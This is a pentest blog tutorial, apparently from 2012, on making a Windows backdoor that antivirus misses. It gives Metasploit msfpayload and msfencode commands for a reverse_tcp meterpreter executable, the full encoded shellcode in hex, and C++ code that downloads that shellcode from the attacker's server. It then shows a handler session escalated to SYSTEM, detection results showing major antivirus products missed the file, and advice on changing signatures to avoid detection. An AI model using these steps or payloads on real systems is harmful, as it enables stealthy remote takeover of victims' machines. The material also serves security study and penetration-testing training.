

Creating an Undetectable Backdoor

 pentestlab.blog/category/maintaining-access/page/2

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Metasploit framework except of the scanners and the exploits that it has also provides the penetration testers the ability to create executables files from the payloads that it contains. In this article we will examine how we can create executable payloads that it can be used as backdoors and the effectiveness of writing our own backdoors that will be undetectable from antivirus.

Lets say that we want to convert a payload to an executable file. The first step of course is to decide which payload we are going to use. In this tutorial we will use the **windows/meterpreter/reverse_tcp** payload. The **-S** option will give us a summary of the payload and the available options that requires.

```
root@bt: ~# msfpayload windows/meterpreter/reverse_tcp S

Name: Windows Meterpreter (Reflective Injection), Reverse TCP Stager
Module: payload/windows/meterpreter/reverse_tcp
Version: 14774, 12600, 14976
Platform: Windows
Arch: x86
Needs Admin: No
Total size: 290
Rank: Normal

Provided by:
skape <mmiller@hick.org>
sf <stephen_fewer@harmonysecurity.com>
hdm <hdm@metasploit.com>

Basic options:
Name      Current Setting  Required  Description
-----
EXITFUNC  process          yes       Exit technique: seh, thread, process, none
LHOST     yes              yes       The listen address
LPORT     4444             yes       The listen port

Description:
Connect back to the attacker, Inject the meterpreter server DLL via
the Reflective Dll Injection payload (staged)
```

Summary of payload options

As you can see the only option that it requires is to configure the LHOST address. So In order to make this payload an .exe file we will use the command that you will see in the image below.

```

root@bt:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.71 X > pentestlab.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 290
Options: {"LHOST"=>"192.168.1.71"}
root@bt:~#

```

Creating an executable payload

In the **LHOST** obviously we will put our local IP address, the **X** parameter will make this payload an .exe file and then we need to specify a name for the executable which in this case we have given the name **pentestlab.exe**. Now we need to open metasploit framework and to use the module **exploit/multi/handler**.

```

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.71
LHOST => 192.168.1.71
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.71:4444
[*] Starting the payload handler...

```

Configuring the multi/handler module

When our file **pentestlab.exe** will be executed on the target machine it will connect back to us.

```

[*] Started reverse handler on 192.168.1.71:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.1.76
[*] Meterpreter session 1 opened (192.168.1.71:4444 -> 192.168.1.76:1157) at 2012-04-15 01:59:38 +0100

meterpreter >

```

Returning a meterpreter session

This method will only work on systems that are not running any antivirus software. Most popular antivirus will identify this as a backdoor/Trojan/virus so you have to find a way to bypass them. The best way of course is to create your own backdoor.

We have created a new file with the name **pentestlab.bin** which will be encoded with the **shikata_ga_nai** 1 time and it will avoid the characters **\x00\x0a\x0d**.

```

root@bt:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.71 LPORT=4444 R| msfencode -e x86/shikata_ga_nai -t raw -a x86 -b '\x00\x0a\x0d' -c 1 X> /root/Desktop/pentestlab.bin
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)
root@bt:~# hexedit pentestlab.bin

```

Creating the .bin file

We are opening the file with a hex editor in order to check if this file doesn't contain the characters that we have instructed it before to avoid.

```

00000000  DB CC B8 2C BD 42 1F D9 74 24 F4 5F 31 C9 B1 49 .....B..t$. _1..I
00000010  31 47 19 83 EF FC 03 47 15 CE 48 BE F7 87 B3 3F 1G.....G..H....?
00000020  08 F7 3A DA 39 25 58 AE 68 F9 2A E2 80 72 7E 17 ...:9%X.h.*...r~.
00000030  12 F6 57 18 93 BC 81 17 24 71 0E FB E6 10 F2 06 ..W.....$q.....
00000040  3B F2 CB C8 4E F3 0C 34 A0 A1 C5 32 13 55 61 06 ;...N..4...2.Ua.
00000050  A8 54 A5 0C 90 2E C0 D3 65 84 CB 03 D5 93 84 BB .T.....e.....
00000060  5D FB 34 BD B2 18 08 F4 BF EA FA 07 16 23 02 36 ].4.....#..6
00000070  56 EF 3D F6 5B EE 7A 31 84 85 70 41 39 9D 42 3B V.=.[.z1..pA9.B;
00000080  E5 28 57 9B 6E 8A B3 1D A2 4C 37 11 0F 1B 1F 36 .(W.n....L7....6
00000090  8E C8 2B 42 1B EF FB C2 5F CB DF 8F 04 72 79 6A ..+B...._....ryj
000000A0  EA 8B 99 D2 53 29 D1 F1 80 4B B8 9D 65 61 43 5E ....S)...K..eaC
000000B0  E2 F2 30 6C AD A8 DE DC 26 76 18 22 1D CE B6 DD ..0l....&v.."....
000000C0  9E 2E 9E 19 CA 7E 88 88 73 15 48 34 A6 B9 18 9A .....~..s.H4....
000000D0  19 79 C9 5A CA 11 03 55 35 01 2C BF 5E AB D6 28 .y.Z...US.,.^..(
000000E0  A1 83 D8 EF 49 D1 DA FE D5 5C 3C 6A F6 08 96 03 ....I....\<j....
000000F0  6F 11 6C B5 70 8C 08 F5 FB 22 EC B8 0B 4F FE 2D o.l.p...."....0.-
00000100  FC 1A 5C FB 03 B1 CB 04 96 3D 5A 52 0E 3F BB 94 ..\.....=ZR.?.
00000110  91 C0 EE AE 18 54 51 D9 64 B8 51 19 33 D2 51 71 .....TQ.d.Q.3.Qq
00000120  EC 86 01 64 EC 13 36 35 79 9B 6F E9 2A F3 8D D4 ...d..65y.o.*...
00000130  1D 5C 6D 33 9C A1 B8 7A 1A D3 CE 6E E6 ..\m3...z...n.

```

pentestlab.bin file opened with a hex editor

The image below is a sample of the code that we have used for our backdoor which it has the name pentestlab.exe

```

int main(){
    int i;
    //this configure a HTTP agent to surf
    HINTERNET connect = InternetOpen("MyBrowser",INTERNET_OPEN_TYPE_PRECONFIG,NULL, NULL, 0);
    //if for validate connection.
    if(!connect){
        cout<<"Connection Failed or Syntax error";
        return 0;
    }
    //Open a malicious url
    HINTERNET OpenAddress = InternetOpenUrl(connect,"http://192.168.1.71/backdoors/pentestlab.bin",
    //this check the handler for URL
    if ( !OpenAddress )

```

Sample of the Backdoor code

Lets say that we have deliver the pentestlab.exe to our target and the victim has executed the malicious file.


```

C:\backdoor>pentestlab.exe
\xdb\xcc\xb8\x2c\xbd\x42\x1f\xd9\x74\x24\xf4\x5f\x31\xc9\xb1\x49\x31\x47\x19\x83
\xef\xfc\x03\x47\x15\xce\x48\xbe\xf7\x87\xb3\x3f\x08\xf7\x3a\xda\x39\x25\x58\xae
\x68\xf9\x2a\xe2\x80\x72\x7e\x17\x12\xf6\x57\x18\x93\xbc\x81\x17\x24\x71\x0e\xfb
\x66\x10\xf2\x06\x3b\xf2\xcb\x08\x4e\xf3\x0c\x34\xa0\xa1\x5c\x32\x13\x55\x61\x06
\xa8\x54\xa5\x0c\x90\x2e\xc0\xd3\x65\x84\xcb\x03\xd5\x93\x84\xb8\x5d\xfb\x34\xbd
\xb2\x18\x08\xf4\xbf\xea\xfa\x07\x16\x23\x02\x36\x56\xef\x3d\xf6\x5b\xee\x7a\x31
\x84\x85\x70\x41\x39\x9d\x42\x3b\xe5\x28\x57\x9b\x6e\x8a\xb3\x1d\xa2\x4c\x37\x11
\x0f\x1b\x1f\x36\x8e\xc8\x2b\x42\x1b\xef\xfb\xc2\x5f\xcb\xdf\x8f\x04\x72\x79\x6a
\xea\x8b\x99\xd2\x53\x29\xd1\xf1\x08\x4b\xb8\x9d\x65\x61\x43\x5e\xe2\xf2\x30\x6c
\xad\xa8\xde\xdc\x26\x76\x18\x22\x1d\xce\xb6\xdd\x9e\x2e\x9e\x19\xca\x7e\x88\x88
\x73\x15\x48\x34\xa6\xb9\x18\x9a\x19\x79\xc9\x5a\xca\x11\x03\x55\x35\x01\x2c\xbf
\x5e\xab\xd6\x28\xa1\x83\xd8\xef\x49\xd1\xda\xfe\xd5\x5c\x3c\x6a\xf6\x08\x96\x03
\x6f\x11\x6c\xb5\x70\x8c\x08\xf5\xfb\x22\xec\xb8\x0b\x4f\xfe\x2d\xfc\x1a\x5c\xfb
\x03\xb1\xcb\x04\x96\x3d\x5a\x52\x0e\x3f\xbb\x94\x91\xc0\xee\xae\x18\x54\x51\xd9
\x64\xb8\x51\x19\x33\xd2\x51\x71\xe3\x86\x01\x64\xec\x13\x36\x35\x79\x9b\x6f\xe9
\x2a\xf3\x8d\xd4\x1d\x5c\x6d\x33\x9c\xa1\xb8\x7a\x1a\xd3\xce\x6e\x66\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00

```

Execution of pentestlab.exe

The execution of the backdoor it will generate HTTP request to the malicious web server where the pentestlab.bin is located.



Malicious Web Server

A meterpreter session it will return to us.

```
[*] Started reverse handler on 192.168.1.71:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.1.76
[*] Meterpreter session 2 opened (192.168.1.71:4444 -> 192.168.1.76:1311) at 2012-04-15 17:03:32 +0100

meterpreter > getuid
Server username: WINXP\Administrator
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

Meterpreter Session Opened after the execution of the backdoor

But what about the antivirus? This backdoor doesn't contain any known signatures and have been encoded with the **shikata_ga_nai** which is a polymorphic encoder so it will bypass most of the well-known antivirus.



SHA256: 6e122e77ae8372ec38d8cff07d2b073b1a248f8cf0bd8faeb7178a888a7e58a6

File name: pentestlab.exe

Detection ratio: 4 / 42

Analysis date: 2012-04-15 16:15:14 UTC (0 minutes ago)

Detection ratio

As you can see and from the image below antivirus such as Kaspersky, McAfee, NOD32, Panda, Sophos, Symantec and Microsoft did not detect the backdoor so any machine can be compromised easily.

Kaspersky	-	20120415
McAfee	-	20120415
McAfee-GW-Edition	-	20120414
Microsoft	-	20120415
NOD32	-	20120415
Norman	-	20120415
nProtect	-	20120415
Panda	-	20120415
PCTools	-	20120415
Rising	-	20120413
Sophos	-	20120415
SUPERAntiSpyware	-	20120402
Symantec	-	20120415

Well known antivirus did not detect the backdoor

Conclusion

In the first method that we had created an executable from the existing metasploit payloads without any encoding the detection ratio was bigger and most of the antivirus had identified the malicious payload. From our observation we have seen that shikata_ga_nai is not so effective in executables that have been created by existing metasploit payloads. So it doesn't matter how well you will use that encoder or any other packer because most of the antivirus have already in their signatures database the signatures of these payloads.

From the other hand when we used as a backdoor something that we have created the detection ratio was very low. So the only effective way to bypass antivirus is to know how to modify the signature of the payload or to write your own shellcode and to play with different packers and encoders until you have an executable which will be undetectable.

